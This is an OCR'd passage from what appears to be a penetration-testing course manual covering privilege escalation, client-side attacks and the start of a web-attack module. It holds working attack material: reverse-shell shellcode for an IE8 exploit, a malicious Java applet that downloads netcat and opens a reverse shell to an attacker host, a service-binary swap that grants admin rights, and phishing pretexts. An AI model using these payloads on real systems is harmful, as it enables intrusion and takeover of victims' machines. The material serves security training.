
Figure 48 - The MS11-080 Exploit

In a real world scenario, where we might need to run this privilege escalation exploit, we probably won't have a Python environment pre-installed on the victim machine. Therefore, before we use this exploit, we need to figure out an easy way to make it run on the target machine. One option is to use the **PyInstaller** module to create a stand-


alone Windows executable from a Python script. After installing PyWin32 in a Windows environment, and extracting the Pyinstaller files (located in the Tools directory on your Windows 7 lab machine), we create the stand-alone executable we need.

```
python pyinstaller.py --onefile ms11-080.py
```

Pyinstaller will now byte compile the Python script to a Windows PE executable:



Once this file is ready, we copy it over to our victim machine, and execute it as a low privileged user, to gain Windows SYSTEM privileges:



11.2 - Configuration Issues

On penetration testing engagements, we often find that the process of privilege escalation is more often achieved by finding various misconfigurations on the victim machine, rather than actively exploiting a vulnerable service with higher privileges. This is especially true in corporate environments, where patches and updates are installed on a regular basis, leaving a relatively small known vulnerability attack surface.

11.2.1 - Incorrect File and Service Permissions

Software is prone to errors; we've seen that already in our buffer overflow module. However, input validation is not the only issue software developers need to worry about. Imagine the following scenario:

A software developer creates a program that runs as a Windows service. During the installation of the program, the developer does not take care to verify the access permissions of the file used by their service, and the file is left in such a state that the **Everyone** Windows group has full **read** and **write** access to the file. This would allow a lower privileged user to replace the affected file used with a malicious one. The next time the service is restarted, or the machine is rebooted, the malicious file will be executed with SYSTEM privileges.

The ***icacls*** windows utility allows us to check for these insecure permissions, as shown in the following output, while looking at the **ScsiAccess** service, installed by **Photodex ProShow Producer** v5.0.3310.

```
c:\Program Files\Photodex\ProShow Producer>icacls scsiaccess.exe
scsiaccess.exe NT AUTHORITY\SYSTEM:(I)(F)
     BUILTIN\Administrators:(I)(F)
     BUILTIN\Users:(I)(RX)
     APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
     Everyone:(I)(F)
```

Let's give this a try, and create a Windows executable that will add a regular Windows user called "**low**" to the local Administrators group. The code we use would look similar to the following.

```
root@kali:~# cat useradd.c
#include <stdlib.h>     /* system, NULL, EXIT_FAILURE */

int main ()
{
  int i;
  i=system ("net localgroup administrators low /add");
  return 0;
}
```

With our code ready, we can cross-compile it using mingw as follows.

```
root@kali:~# i586-mingw32msvc-gcc -o scsiaccess.exe useradd.c
```

Once compiled, we replace the original **scsiaccess.exe** file with our own, and wait patiently for a service restart, or a system reboot. The next time the service is started, the fake **scsiaccess.exe** file will be run with SYSTEM privileges, thus successfully adding our low privileged user to the Administrators group.




Figure 49 - Our Privileges Have Been Elevated

11.2.2 - Think Like a Network Administrator

Even more commonly, one may find various unprotected files that contain information which could lead to privilege escalation. For example, consider a situation where you have unprivileged access to a database driven IIS server. You dig into the code running the site, and discover administrative database credentials within. Fortunately, the database is externally available. You connect to the database with your newly found administrative credentials, and execute system commands through the database with administrative, or SYSTEM privileges.

11.2.3 - Exercises

1. Use pyinstaller to compile a Python exploit into a standalone .exe.
2. Install Photodex ProShow Producer on your Windows host. Escalate privileges from a standard user account.
3. Can you find additional ways of escalating permissions, outside of what is described in the course?

12. - Client Side Attacks

Client side attacks are probably the most insidious form of remote attack. A client side attack involves exploiting a weakness in client software, such as a browser (as opposed to server software, such as a POP3 server), in order to gain access to a machine. The nastiness of client side attacks stems from the victim computer not having to be routable, or directly accessible, to the attacker. Imagine a scenario where an employee inside a non-routable internal network receives an email with a link to a malicious website. The employee clicks on the link, which leads him to an HTML page that contains exploit code for his unpatched Internet Explorer browser. The HTML code triggers a buffer overflow vulnerability, and a reverse shell is sent from the internal corporate machine, which resides behind a firewall, to the external attacker on port 443.


As a network administrator, it is relatively easy to protect a single server. However, protecting and monitoring all the clients in the network is not a simple task. Furthermore, monitoring and updating software versions (such as WinZip, Winamp, WinRAR, Acrobat Reader, browser plugins, etc) on all the clients in the network is an almost impossible job.

12.1 - Know Your Target

The issue with client side attacks, from an attacker's standpoint, is that the enumeration of the victim client software cannot be done easily. Unlike a POP3, or FTP server, you can't independently probe ports to discover this information. Therefore, the secret to success in client side attacks is once again information gathering. We can gather information about an unreachable target, or client software, **passively** or **actively**.

12.1.1 - Passive Client Information Gathering

In a recent engagement, we were tasked with attempting to compromise corporate employees, with client side attacks and various phishing techniques. We were forbidden to make phone contact with our targets, ahead of time (to try to phish information about their systems). We started searching Google for various known external corporate IPs, and we stumbled across a site that collects user agent data from certain affiliate sites, and then makes it public. The information we saw was similar to the following screenshot.



From this image, we could see the underlying operating system version of the client machine (which visited the specific site logging this information), as well as the browser version, and the availability of JavaScript in the browser of the victim machine. We proceeded to fix up a known exploit targeting Firefox 2 on Windows XP SP3 in our labs and successfully deployed it against our target to receive a reverse shell connection.

12.1.2 - Active Client Information Gathering

This is any action that involves direct contact with the target organization or its users, such as placing a phone call and impersonating a company support technician of a

frustrated client, in an attempt to extract useful information from the person on the other side of the line.

This could also involve sending an initial email to the target, with hope for a response, or a link click, that would lead the victim's browser to a page that enumerates the user's browser version, and installed extensions.

12.1.3 - Social Engineering and Client Side Attacks

As most client side attacks require some form of interaction with the target, (requiring the target to click on a link, open an email, run an attachment, open a document, etc), supporting this operation with social engineering efforts can greatly increase your chances of success. Imagine the following scenario.

You are on an engagement, trying to execute a client side attack against the Human Resources department. You see an open job posting and send in a fake resume in a malformed PDF that fails to open. The next day, you get a mail back regarding the human resources manager's inability to open your resume. You respond back, asking what version of Acrobat they use, as you might have sent them an incompatible version. On the way, you sneak in the question "**..and what Windows version are you running?**" The answer you receive confirms that your target is using a vulnerable version of Acrobat Reader.

Armed with this information, you craft a second PDF file that targets their specific Acrobat and Windows versions, and send it over. Of course, this is a simplified success story – your social engineering pretexts may have to be more intricate.

12.1.4 - Exercises

(Reporting is not required for these exercises)

1. Identify what your public IP address is. Using public information sources, see what you can learn about your IP. If you don't find anything on your specific IP address, try the class C it is a part of.
2. Compare what information you can gather about your home IP, to your work IP. Think about how an attacker could utilize the discovered information as part of an attack.

12.2 - MS12-037- Internet Explorer 8 Fixed Col Span ID

The MS12-037 security bulletin by Microsoft covered a number of serious Internet Explorer vulnerabilities, one of them being a heap overflow caused by an incorrect handling of the *span* attribute, for *col* elements, from a fixed table. Public exploits were released for this vulnerability, and several versions have been archived in the Exploit Database.

We will now simulate a client side attack where the attacker is using a Kali machine and the victim is our Windows 7 lab box. We will play the roles of both the attacker and the victim in order to better understand the nature of these attacks.

After discovering the exact browser and plugin versions installed on our "victim" machine, we notice that the exploit published on the Exploit Database[52] might be a good candidate for testing. A quick examination of the comments in the exploit reveals that it was tested on **Windows 7 (x86) - IE 8.0.7601.17514** – the same exact version as our victim. It also seems like this exploit is able to bypass DEP and ASLR using some fancy techniques, which are beyond the scope of this course. However, even with a complex exploit such as this, some elements remain the same. We should be able to modify this exploit to support a more weaponized payload, such as reverse shell, by carefully swapping out the existing shellcode with one of the same size.

[52] http://www.exploit-db.com/exploits/24017/

12.2.1 - Setting up the Client Side Exploit

We download and set up the exploit code on our Kali machine and serve the malicious HTML file though our Apache server.

```
root@kali:~# cd /var/www/
root@kali: # wget -O exploit.html http://www.exploit-db.com/download/24017
root@kali: # service apache2 start
```

Once the file is in place, we browse to our Kali Apache server from the victim Windows 7 machine.




Figure 50 - Testing the Exploit

The browser moans, groans, and stutters, yet a bind shell on port 4444 is opened, as advertised. The Windows 7 machine may become sluggish until you connect, and then exit from, the bind shell on port 4444.

12.2.2 - Swapping Out the Shellcode

Looking at the shellcode in this exploit, we see that it has been converted to Unicode, to accommodate the fact that in Internet Explorer, JavaScript stores strings in Unicode. According to the exploit comments, the shellcode is **342** bytes long. Let's see if we can successfully swap out the bind shell with our own reverse shell. We'll use **msfpayload** once again to generate this payload, and specify a Unicode output format:

```
root@kali:~# msfpayload windows/shell_reverse_tcp LHOST=192.168.30.5 LPORT=443 J
// windows/shell_reverse_tcp - 314 bytes
// VERBOSE=false, LHOST=192.168.30.5, LPORT=443,
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%
uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u
408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc
031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b
0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb1
2%u5d86%u3368%u0032%u6800%u7377%u5f32%u6854%u774c%u0726%ud5ff%u90b8%u0001%u2900%u54c4
%u6850%u8029%u006b%ud5ff%u5050%u5050%u5040%u5040%uea68%udf0f%uffe0%u89d5%u68c7%ua8c0%
u051e%u0268%u0100%u89bb%u6ae6%u5610%u6857%ua599%u6174%ud5ff%u6368%u646d%u8900%u57e3%u
5757%uf631%u126a%u5659%ufde2%uc766%u2444%u013c%u8d01%u2444%uc610%u4400%u5054%u5656%u4
656%u4e56%u5656%u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u4656%u30ff%u0868%u1d87%uff60%ubb
d5%ub5f0%u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%ue0fb%u0575%u47bb%u7213%u6a6f%u530
0%ud5ff
```

The resulting shellcode is **28 bytes** smaller that the one used in the exploit. To keep the size similar, we can pad our shellcode with *nops*.

Once the shellcode is padded and matches the size of the original shellcode used in the exploit, it works as expected and sends us back a reverse shell, as can be seen in the following screenshot.




Figure 51 - Receiving Our Reverse Shell

12.2.3 - Exercises

1. Use MS12-037 to exploit your Windows host from your Kali system, using the default exploit.
2. Enable the Windows firewall and exploit it again. Identify why the attack no longer works and correct it so you can get a shell.

12.3 - Java Signed Applet Attack

The previous client side exploit relied on an existing vulnerability in our victim's browser; because of our information gathering efforts, we had the opportunity to know of this vulnerability ahead of time. However, this is not always possible, nor is it always the best approach to take during client side attacks. A good example of a client side exploit based on a human vulnerability, as opposed to a software vulnerability, is the Java Applet client side attack.

This attack affects targets with Java installed and enabled in their browsers – a required feature for many administrators and power users. As Java-enabled browsers can run Java applications, it is quite trivial to make our own malicious Java applet which will execute code of our choosing when run. However, there is one drawback: the user will get a warning box before execution of our Java payload. The average user may not understand the implications of clicking **Run** on this warning box. If the user runs the program, the Java software installed on the victim's machine will execute our payload happily.

The Java code below will download a given executable and execute it in a temporary directory on the target machine.

```
import java.applet.*;
import java.awt.*;
import java.io.*;
import java.net.URL;
import java.util.*;
import java.net.URL;


 /**
 *    Author: Offensive Security
 *    This Java applet will download a file and execute it.
```



```
 **/

public class Java extends Applet {

      private Object initialized = null;
      public Object isInitialized()
      {
            return initialized;
      }
      public void init() {
        Process f;
      try {
      String tmpdir = System.getProperty("java.io.tmpdir") + File.separator;
      String expath = tmpdir + "evil.exe";
      String  download = "";
      download = getParameter("1");
      if (download.length() > 0) {
            // URL parameter
            URL url = new URL(download);
            // Get an input stream for reading
             InputStream in = url.openStream();
            // Create a buffered input stream for efficency
             BufferedInputStream bufIn = new BufferedInputStream(in);
            File outputFile = new File(expath);
            OutputStream out = new BufferedOutputStream(new
FileOutputStream(outputFile));
            byte[] buffer = new byte[2048];
             for (;;)  {
                  int nBytes = bufIn.read(buffer);
                  if (nBytes <= 0) break;
                    out.write(buffer, 0, nBytes);
                  }
                  out.flush();
                  out.close();
```



```
                    in.close();
                    f = Runtime.getRuntime().exec("cmd.exe /c " + expath);
               }

        } catch(IOException e) {
            e.printStackTrace();
        }
        /* ended here and commented out below for bypass */
        catch (Exception exception)
        {
                exception.printStackTrace();
        }
}
}
```

We will use this code to have our victim download netcat from our web server and send back a reverse shell to us on port 443. We will need to make the following changes in the Java code before compiling in order to provide the needed netcat reverse connection parameters:

```
f = Runtime.getRuntime().exec("cmd.exe /c " + expath + " 192.168.10.5 443 –e
cmd.exe");
```

We will proceed to compile our corrected code with the Java compiler and then sign our Applet.

```
root@kali:~# javac Java.java
root@kali:~# echo “Permissions: all-permissions” > /root/manifest.txt
root@kali:~# jar cvf Java.jar Java.class
added manifest
adding: Java.class(in = 1233) (out= 709)(deflated 42%)
root@kali:~# keytool -genkey -alias signapplet -keystore mykeystore -keypass
```



```
mykeypass -storepass password123
What is your first and last name?
  [Unknown]:  Offensive Security
What is the name of your organizational unit?
  [Unknown]:  Ownage Dept
What is the name of your organization?
  [Unknown]:  Offensive Security
What is the name of your City or Locality?
  [Unknown]:  localhost
What is the name of your State or Province?
  [Unknown]:  127.0.0.1
What is the two-letter country code for this unit?
  [Unknown]:  US
Is CN=Offensive Security, OU=Ownage Dept, O=Offensive Security, L=localhost,
ST=127.0.0.1, C=US correct?
  [no]:  yes
root@kali:~# jarsigner -keystore mykeystore -storepass password123 -keypass
mykeypass -signedjar  SignedJava.jar Java.jar signapplet
Warning:
The signer certificate will expire within six months.
root@kali:~ # cp Java.class SignedJava.jar /var/www/
```

Once the applet is ready, we embed it in an HTML file and write it to our web root folder.

```
root@kali:~# echo '<applet width="1" height="1" id="Java Secure"
code="Java.class" archive="SignedJava.jar"><param name="1"
value="http://192.168.10.5:80/evil.exe"></applet>' > /var/www/java.html
```

Lastly, we copy nc.exe to the web root and rename it to evil.exe:

```
root@kali:~# locate nc.exe
…
```



```
/usr/share/windows-binaries/nc.exe
root@kali:~# cp /usr/share/windows-binaries/nc.exe /var/www/evil.exe
root@kali:~#
```

Once our victim browses to this page, he gets the following warning message:




Figure 52 - The Warning Presented to the User

This is the crucial point. If the user should click on **Run**, our compiled Java code will be executed on their target machine and we will receive a reverse netcat shell, or any other payload we choose to use.




Figure 53 - Shell Received From the Remote System

12.3.1 - Exercises

1. Exploit your Windows host with a Java payload attack.
2. Play with the settings you used when generating the payload. What makes the attack look more believable? What makes it look less believable?

13. - Web Application Attacks

Web applications are increasing in popularity as the Internet continues to grow. A recent security study debunked the myth that most attacks come from within an organization and that most of the successful remote attacks on organizations were done by attacking their web applications. This makes sense because a dynamic web application will usually provide a larger attack surface as the web server often runs server side code. Depending on the quality of this code and the configuration of the web server, the integrity of the site may be compromised by a malicious visitor. Web applications can be written in a variety of languages, each with its specific vulnerability classes, although the main attack vectors are similar in concept.

This module introduces several web application attack vectors in Windows and Linux environments. Please note that the topic of web application attacks is vast and complex. This module will discuss basic attack vectors and use simple examples.

13.1 - Essential Iceweasel Add-ons

In order to complete the exercises in this module, you will need to install the following Iceweasel extensions:

- Cookies Manager+[53]
- Tamper Data[54]

[53] https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/
[54] https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

13.2 - Cross Site Scripting (XSS)

We will begin with the least appreciated and understood vulnerabilities: ***Cross Site Scripting*** (XSS)[55] attacks. XSS vulnerabilities are caused due to unsanitized user input that is then displayed on a web page in HTML format. These vulnerabilities allow malicious attackers to inject client side scripts, such as JavaScript, into web pages viewed by other users.

Although XSS attacks don't directly compromise a machine, these attacks can still have significant impacts, such as cookie stealing and authentication bypass, redirecting the victim's browser to a malicious HTML page, and more. Let's examine a vulnerable web application present on our Windows 7 lab machine: a basic guestbook application.

The application allows users to post their name and a comment, and will then display the output unfiltered, allowing us to include our own JavaScript code into the output page.

[55] https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

